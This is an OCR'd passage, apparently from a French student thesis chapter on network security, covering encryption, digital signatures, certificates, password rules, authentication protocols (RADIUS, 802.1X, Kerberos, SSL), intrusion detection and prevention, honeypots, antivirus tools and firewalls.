


Figure III.2 : Algorithme de chiffrement asymétrique

3. Le cryptage à clé mixte

Il combine la cryptographie symétrique et asymétrique. La cryptographie asymétrique est intrinsèquement lente à cause des calculs complexes qui y sont associés, alors que la cryptographie symétrique brille par sa rapidité. Toutefois, cette dernière souffre d'une grave lacune, on doit transmettre les clés de manière sécurisée (sur un canal authentifié). Pour pallier ce défaut, la cryptographie hybride combine les deux systèmes afin de bénéficier des avantages (rapidité de la cryptographie symétrique pour le contenu du message) et utilisation de la cryptographie lente uniquement pour la clé.

III.1.2 Signature numérique

Le principe de la signature numérique consiste à appliquer une fonction mathématique sur une portion du message. Cette fonction mathématique s'appelle fonction de hachage et le résultat de cette fonction est appelé code de hachage. Ce code fait usage d'empreinte digitale du message. Il faut noter que la fonction est choisie de telle manière qu'il soit impossible de changer le contenu du message sans altérer le code de hachage. Ce code de hachage est ensuite crypté avec la clé privée de l'émetteur et rajouté au message. Lorsque le destinataire reçoit le message, il décrypte ce code grâce à la clé publique de la source puis il compare ce code à un autre code qu'il calcule grâce au message reçu. Si les deux correspondent, le destinataire sait que le message n'a pas été altéré et que son intégrité n'a pas été compromise. Le destinataire sait aussi que le message provient de l'émetteur puisque seul ce dernier possède la clé privée qui a crypté le code.

Ce principe de signature fût amélioré avec la mise en place de certificats permettant de garantir la validité de la clé publique fournie par l'émetteur.




Figure1.15 : La technique de signature numérique.

III.1.3 Les certificats [22]

Certificat

Un certificat est un document contenant une affirmation certifiée, un certificat est une sorte de pièce d'identité par exemple le passeport ou l'extrait de naissance. Un certificat numérique est une information attachée à une clé publique, et qui permet de vérifier que cette clé est authentique, ou valide. Un certificat numérique comporte trois éléments :

- ✓ Une clé publique
- ✓ Une information de certification (l'identité de l'utilisateur, comme son nom, son adresse e-mail, etc.).
- ✓ Une ou plusieurs signatures numériques

III.2 Assurer l'authentification des connexions distantes :

III.2.1 Mots de passe [23]

La seule protection efficace d'une authentification par mot de passe réside dans la qualité du mot de passe, lequel doit être généré de manière aléatoire. Il existe de bons outils pour cela, comme Password Safe, de Bruce Schneier, qui peut à la fois générer des mots de passe et les stocker sur son ordinateur personnel.

L'authentification peut aussi reposer sur un protocole d'authentification réseau, le protocole **Kerberos**, qui permet de sécuriser les mots de passe statiques lorsqu'ils sont transmis sur le réseau. Ce protocole, créé par le Massachusetts Institute of Technology (MIT), utilise la cryptographie à clés publiques.

Choix d'un mot de passe

Choisir un bon mot de passe n'est pas si évident que ça en a l'air. Il faut respecter quelques règles :

- ✓ Ne jamais choisir un mot du langage courant. Des logiciels spéciaux de type dictionary cracking sont spécialisés dans ce domaine.
- ✓ Ne jamais prendre un mot qui est proche de vous : Votre prénom, le nom de jeune fille de votre femme, le nom du chien, des enfants, de votre hobby préféré...
- ✓ Ne jamais prendre un mot inférieur à 6 lettres. Des logiciels spéciaux de type brute force cracking sont spécialisés dans ce domaine.
- ✓ Un mot de passe ne doit jamais être écrit quelque part. La première chose que fait un pirate, est de fouiller dans vos affaires : Regarder dans votre agenda, sous l'écran, sous le clavier, dans votre poubelle, rechercher un fichier du type "mdp.txt" dans votre disque dur, etc.

III.2.2.Protocoles d'authentification couramment utilisés [24]

III.2.2.1 Protocole RADIUS :

Le protocole **RADIUS** est depuis longtemps le protocole AAA (Authentication, Authorization, Accounting) le plus largement adopté. Utilisé par les FAI pour authentifier les utilisateurs, il est principalement conçu pour transporter des données d'authentification, d'autorisation et de gestion des comptes lors d'accès à distance et de facturation entre des NAS (Network Access Server) distribués, qui désirent authentifier leurs utilisateurs et un serveur d'authentification partagé. Le principe de l'authentification de cet utilisateur avec RADIUS est le suivant :

- ✓ L'utilisateur exécute une requête de connexion, le routeur d'accès à distance (client RADIUS) récupère les informations d'identification et d'authentification de l'utilisateur (son identifiant et son mot de passe par exemple).
- ✓ Le client RADIUS transmet ces informations au serveur RADIUS.
- ✓ Le serveur RADIUS reçoit la requête de connexion de l'utilisateur, la contrôle, et retourne l'information de configuration nécessaire au client RADIUS pour fournir ou non l'accès au réseau interne à l'utilisateur.
- ✓ Le client RADIUS renvoie à l'utilisateur un message d'erreur en cas d'échec de l'authentification ou un message d'accès au réseau si l'utilisateur a pu être authentifié avec succès.




Figure III.3 : Protocole d'authentification radius.

III.2.2.2 Protocole 802.1X-EAP

Le protocole 802.1X-EAP crée une structure standardisée pour l'authentification mutuelle entre un poste client et un élément du réseau tel qu'un commutateur réseau (hub), un point d'accès sans fil, etc. en s'appuyant sur un serveur d'authentification (souvent de type RADIUS) et l'un des protocoles EAP (*Extensible Authentication Protocols,* RFC 2284 et 2716) possibles. Après mutuelle authentification entre le client et le serveur, une clé est dérivée pour le chiffrement de la communication. Comme une nouvelle clé est dérivée par 802.1X pour chaque nouvelle session entre le client et le serveur, cela s'apparente à une gestion dynamique des clés. Son but est d'autoriser l'accès physique à un réseau local après authentification depuis un réseau filaire ou sans fil. Trois acteurs principaux interviennent dans ce mécanisme :

- ✓ Le système à authentifier (suppliant ou client)
- ✓ Le point d'accès au réseau local (commutateur, borne wifi etc.)
- ✓ Le serveur d'authentification

Tant qu'il n'est pas authentifié, le client ne peut pas avoir accès au réseau, seuls les échanges liés au processus d'authentification sont relayés vers le serveur d'authentification par le point d'accès. Une fois authentifié, le point d'accès laisse passer le trafic lié au client.




Figure III.4 : architecture d'authentification 802.1X

III.2.2.3 Le protocole Kerberos

Le protocole d'authentification Kerberos est un exemple d'authentification des applications par un serveur dédié. Ce service est réalisé par un serveur central d'authentification qui permet d'authentifier serveurs et utilisateurs de serveurs via des mots de passes. Serveurs et clients doivent êtres enregistrés auprès des serveurs Kerberos. Celui-ci stocke dans sa base de données des informations relatives à leurs identifications, mots de passe, permissions et droits d'accès. Il partage avec chacun d'entre eux une clé secrète. Un serveur dessert plusieurs utilisateurs et serveurs qu'il connait et qui appartiennent à son domaine. L'authentification inter-domaine Kerberos est assurée par un mécanisme de dialogue entre différents serveurs Kerberos, à condition qu'ils se connaissent et qu'ils partagent pour cet échange une clé secrète.

III.2.2.4 Protocole SSL

Le protocole **SSL** (Secure Socket Layer) développé par Netscape Communications Corp. avec RSA Data Security Inc. permet théoriquement de sécuriser tout protocole applicatif s'appuyant sur TCP/IP i.e. HTTP, FTP, LDAP, SNMP, Telnet, etc. mais en pratique ses implémentations les plus répandues sont LDAPS et HTTPS.

Le protocole SSL permet non seulement de fournir les services d'authentification du serveur, d'authentification du client (par certificat à partir de SSL version 3) mais également les services de confidentialité et d'intégrité.

Le principe d'une authentification du serveur avec SSL est le suivant :

- ✓ Le navigateur du client fait une demande de transaction sécurisée au serveur.
- ✓ Suite à la requête du client, le serveur envoie son certificat au client.
- ✓ Le serveur fournit la liste des algorithmes cryptographiques qui peuvent être utilisés pour la négociation entre le client et le serveur.
- ✓ Le client choisit l'algorithme.
- ✓ Le serveur envoie son certificat avec les clés cryptographiques correspondantes au client.
- ✓ Le navigateur vérifie que le certificat délivré est valide.
- ✓ Si la vérification est correcte alors le navigateur du client envoie au serveur une clé secrète chiffrée à l'aide de la clé publique du serveur qui sera donc le seul capable de déchiffrer puis d'utiliser cette clé secrète. Cette clé est un secret uniquement partagé entre le client et le serveur afin d'échanger des données en toute sécurité.

Afin d'éviter des attaques, il est recommandé d'utiliser la double authentification c'est-à-dire non seulement l'authentification du serveur mais également celle du client, bien que l'authentification du client avec SSL soit facultative.

III.3 Système de détection d'intrusions (IDS) [25]

III.3.1 Les IDS

Les systèmes de détection d'intrusion (IDS) permettent de détecter de manière furtive les activités anormales ou suspectes et permettent ainsi d'avoir une action de prévention sur les risques d'intrusion en écoutant le trafic réseau.

Il existe trois grands types d'IDS bien distincts : [26]

- Les NIDS (Network Based Intrusion Detection System).
- Les HIDS (Host Based Intrusion Detection System).
- Les IDS hybrides à la fois NIDS et HIDS.

a) Les NIDS

Le rôle essentiel d'un NIDS est l'analyse et l'interprétation des paquets circulant sur un réseau. L'implantation d'un NIDS sur un réseau se fait de la façon suivante :




Figure III.4 : fonctionnement de NIDS

Des capteurs sont placés aux endroits stratégiques du réseau et qui captent les paquets. Ces paquets sont envoyés à un analyseur sécurisé, qui les analyses et les traite éventuellement en utilisant la base de signatures et il génère des alertes. Cet analyseur est généralement situé sur un réseau isolé, qui relie uniquement les capteurs et l'analyseur.

Les capteurs placés sur le réseau sont placés en mode furtif, de façon à être invisibles aux autres machines. Pour cela, leur carte réseau est configurée en mode n'est configurée.

Avantage :

- ils peuvent être complètement cachés sur le réseau, donc un attaquant ne saura pas qu'il est contrôlé.
- un système NIDS unique peut être employé pour contrôler le trafic d'un grand nombre de systèmes cibles potentiels.
- il peut capturer le contenu de tous les paquets envoyés à un système cible.
- une seule tâche à effectuer : regarder le trafic et le traiter.
- déployer un NIDS à un faible impact sur un réseau existant.
- les NIDS sont des systèmes à temps réel.

b) Les HIDS

Les HIDS analyse et contrôle des informations contenues sur un équipement précis (ex: un serveur). Ainsi, contrairement à un NIDS, le HIDS récupère les informations qui lui sont données par le matériel ou le système d'exploitation. Il y a pour cela plusieurs approches :

Signatures, comportement (statistiques) ou délimitation du périmètre avec un système d'ACL.

Avantage

- il est possible de constater immédiatement l'impact d'une attaque et donc de mieux réagir.
- il est possible d'observer les activités se déroulant sur l'hôte avec précision et d'optimiser le système en fonction des activités observées.
- ils permettent de détecter plus facilement les attaques de type *Cheval de Troie*, alors que ce type d'attaque est difficilement détectable par un NIDS.
- les HIDS peuvent souvent fonctionner dans des environnements avec un trafic réseau chiffré.
- ils permettent également de détecter des attaques impossibles à détecter avec un NIDS, car elles font partie du trafic crypté.
- ils génèrent peu de faux positifs, permettant d'avoir des alertes pertinentes.

c) Les IDS hybrides à la fois NIDS et HIDS

Les IDS hybrides sont basés sur une architecture distribuée, où chaque composant unifie son format d'envoi d'alerte (typiquement IDMEF) permettant à des composants divers de communiquer et d'extraire des alertes plus pertinentes.




Figure III.5 : fonctionnement des IDS hybrides

- **Les avantages**
  - Moins de faux positifs
  - Meilleure corrélation
  - Possibilité de réaction sur les analyseurs

III.3.2 Les IPS

Les IPS, contrairement aux IDS, constituent une sécurité active pour filtrer et bloquer les flux, ajoutant à cela la défense proactive et la prévention des intrusions sur le réseau/hôte. Avant toute action, une décision en temps réel est. Si l'action est conforme à l'ensemble de règles, la permission de l'exécuter sera accordée et l'action sera exécutée. Si l'action est illégale (c'est-à-dire si le programme demande des données ou veut les changer alors que cette action ne lui est pas permise), une alarme est donnée. Dans la plupart des cas, les autres détecteurs du réseau (ou une console centrale) en seront aussi informés dans le but d'empêcher les autres ordinateurs d'ouvrir ou d'exécuter des fichiers spécifiques. Le diagramme ci-dessous illustre le fonctionnement d'un IPS.




Figure III.6 : Fonctionnalités IPS

- ✓ Le comportement de l'application est analysé et noté (quelles données sont normalement demandées, avec quels programmes elle interagit, quelles ressources sont requises, etc.).
- ✓ L'interception d'appels au système : avant qu'un appel au système (rootkit) soit accepté, il doit être complètement vérifié (par exemple, quel programme a demandé l'appel au système, à quoi l'appel système essaie-t-il d'accéder, etc.). Cette fonctionnalité permet la surveillance des essais de modification d'importants fichiers du système ou de la configuration.
- ✓ Lorsqu'une attaque est détectée, l"alerte peut aller d"une simple entrée dans un journal à un blocage de ressources.
- ✓ L'interaction avec les équipements réseaux tels que : firewall, IDS, VPN, anti-virus, anti-spam, etc.
- ✓ D'autres fonctionnalités sont possibles, comme la compréhension des réseaux IP (architecture, protocoles, etc.), la maîtrise des sondes réseau/analyse des logs, la défense des fonctions vitales du réseau, la vitesse d'analyse et un mode 'stateful inspection'.

III.4 Un honeypot (sond et pot de miel) [27]

❖Sonde

Une sonde est un point de collecte de données sur Internet. La plupart du temps, elle repose sur la récupération des fichiers de journalisation des routeurs sur Internet ou des pare-feux. L'approche par sonde est très intéressante car elle a mis en évidence le caractère excessivement malin de plusieurs programmes sur Internet.

❖ **Pot de miel**

Un pot de miel se définit comme un système informatique connecté à un réseau, Volontairement vulnérable à une ou plusieurs failles et visant à attirer les attaquants afin d'étudier leur comportement. En théorie, aucune activité en provenance ou à destination de ce système ne devrait être enregistrée. Dans le cas contraire, il s'agit au mieux d'une erreur accidentelle, au pire d'une tentative d'attaque intentionnelle.

Avantage :

- ✓ Les informations récupérées à partir de honeypot ont de la valeur (personne d'autre qu'un pirate n'est censé se connecter dessus).
- ✓ Pas de problèmes de saturation de la ressource vue que le trafic dirigé vers le honeypot est très ciblé.
- ✓ Permettent de mettre en évidence de l'activité suspecte etc ...

III.5 Les moyens de protéger le système informatique contre les intrusions [28]

III.5.1 Utilisation d'au moins un antivirus, remis à jour très régulièrement.

L'antivirus est le dernier rempart du système pour prévenir l'infection. Malheureusement, les éditeurs de logiciels de sécurité ont de plus en plus de mal à détecter toutes les infections, et particulièrement les plus récentes. Un malware doit exister avant de pouvoir être classé comme étant un programme malveillant. Tous les antivirus sont soumis à cette contrainte. L'infection fait des dégâts avant de pouvoir être détectée.

L'antivirus doit être régulièrement mis à jour tant en ce qui concerne le logiciel lui-même que la définition des virus. Les mises à jour peuvent être automatisées. Il faut en outre s'assurer que l'antivirus est toujours actif.

Enfin un antivirus est destiné à la détection des virus, de cheval de Troie, des vers et backdoor. L'antivirus ne détecte ni les spywares, ni les adwares, ni les rogues.

- **Différents types d'antivirus**

Figure III.7 : différents types d'antivirus

III.5.2 Mettre à jour Windows automatiquement

Microsoft propose régulièrement des mises à jour importantes de Windows qui peuvent permettre de protéger l'ordinateur contre des nouveaux virus et autres atteintes à la sécurité. Pour être sûr de recevoir ces mises à jour le plus rapidement possible, activez la mise à jour automatique. Ainsi, vous n'avez pas à vous inquiéter de savoir si des correctifs critiques pour Windows sont manquants sur l'ordinateur.

Les mises à jour sont téléchargées en tâche de fond lorsque vous êtes connecté à Internet. Si vous éteignez l'ordinateur avant cette heure, vous pouvez installer les mises à jour avant de l'arrêter. Sinon, Windows les installera au prochain démarrage de l'ordinateur.

III.5.3 Mettre à jour le système d'exploitation

Lorsque des sociétés comme Microsoft et Apple mettent à jour leurs systèmes d'exploitation, ce n'est pas seulement pour ajouter de nouvelles fonctionnalités et améliorer l'esthétique. L'un des grands raison d'avoir la dernière version d'un système d'exploitation est que les failles de sécurité sont corrigées.

Aucun système d'exploitation ne sera jamais sécurisé à 100%. Cependant, vous pouvez augmenter considérablement votre protection contre les attaques par l'installation des mises à jour les plus récentes lorsqu'ils sont disponibles sur Windows Update.




Figure III.8 : Mise à jour Antivirus

III.5.4 L'antispywares

Figure III.9 : antyspwares

Les spywares sont des petits programmes qui espionnent l'ordinateur et qui stockent et envoient toutes sortes de données (mots de passe, sites web visités,…)

Les antispywares ont un fonctionnement assez similaire à l'antivirus puisqu'ils intègrent une définition virale. Cependant, les antispywares intègrent souvent une protection (minimale) contre les modifications du système, par exemple l'ajout de programmes au démarrage de Windows, la protection contre les modifications du navigateur WEB etc.

Tout comme les anti-virus, les antispywares sont à l'heure actuelle une protection indispensable mais ne sont pas infaillibles contre les menaces grandissantes que sont les hardwares et les rogues.

III.5.5 L'antispam

Figure III.10 : antispam

Les spam sont des courriels à buts commerciaux et/ou d'arnaque qui sont envoyés en masse (approximativement 70% du trafic e-mail est du spam). En soi, ils ne sont pas dangereux mais peuvent devenir très incommodants.

Il y a deux règles principales pour se prémunir :

- ✓ ne communiquer l'adresse mail qu'aux personnes et organismes de confiance ;
- ✓ ne jamais répondre à un spam, le seul résultat serait d'en recevoir plus.

L'anti-spam intercepte ces messages et les met dans un répertoire séparé. Vous pouvez lire ces messages ultérieurement et décider de ce que vous voulez en faire : les supprimer automatiquement ou les accepter.

III.6 Présentation des firewalls [29]

Le firewall est un ensemble informatique du réseau d'entreprise comprenant du matériel hardware (un ou des routeurs, un ou des serveurs) et des logiciels (à paramétrer ou à développer). Son objectif est de protéger le réseau interne contre les accès et actions non autorisés en provenance de l'extérieur, en contrôlant le trafic entrant. Le firewall peut également contrôler le trafic sortant.

Le firewall est localisé entre le réseau externe et le réseau interne. Pour être efficace, le firewall doit être le seul point d'entrée-sortie du réseau interne et surtout doit être correctement configuré et géré en fonction des objectifs spécifiques de sécurité.




Figure III.11 : firewall

Le Firewall est un système qui permet à une organisation de mettre en place un périmètre de sécurité entre Internet et son réseau informatique interne. Il détermine :

- Les services internes pouvant accéder à l'extérieur (Internet).
- Les services externes pouvant accéder au réseau Interne.

Le firewall doit donc contrôler tout le trafic Internet qu'il soit entrant ou sortant. Une fois le trafic autorisé à entrer, il n'est plus possible de revenir en arrière. Toute action est donc irréversible. Il permet de segmenter le réseau en trois parties :

- Le réseau extérieur
- Le réseau interne
- La DMZ (Demilitarized Zone) : zone démilitarisée, dans laquelle se trouvent les serveurs publics de l'entreprise, auxquels les réseaux internes et externes auront accès.

Il permet aussi le filtrage de paquets au niveau 3 et 4 de TCP/IP (couche réseau (IP) et couche transport (TCP-UDP-ICMP), entre les différents réseaux.
Il existe plusieurs types de techniques de firewall :

1. **La technique de filtrage des paquets**
   - ✓ Le filtrage de paquet est une protection simple et efficace
   - ✓ Il filtre les paquets suivant des règles bien définies et met en œuvre l'action préétablie
   - ✓ chaque paquet d'information entrant ou sortant est accepté ou rejeté selon des règles établies par l'utilisateur.

Ce type de firewall contrôle les communications entrantes et sortantes dans le but d'identifier la source, la destination, le numéro de port et le type de protocole. C'est le

fonctionnement de base, il est appelée « stateless », c'est-à-dire qu'ils ne conservent pas l'historique de l'état d'une connexion et filtre individuellement chaque paquet.

2. La technique des serveurs proxy

Les serveurs proxy empêchent l'extérieur de connaître les adresses internes du réseau d'entreprise.

Le firewall devient proxy. La sécurité ne va plus se faire au niveau réseau mais au niveau applicatif. Le firewall ne va plus se contenter d'analyser les entêtes de paquets. Des services logiciels appelés proxys, vont faire office d'interface tampon entre le client et le serveur. Le serveur ne va plus communiquer directement avec le service mais devra passer par ce service qui aura des fonctionnalités restreintes. Ces bouts de logiciels devront être installés sur une machine reposant su un système d'exploitation sécurisé pour profiter pleinement de cette sécurité supplémentaire. Seuls les services que l'administrateur réseau considère comme essentiels sont installés sur la machine.




Figure III.12 : Exemple de Routeur filtre de paquets
associé à une machine « bastion hosts »

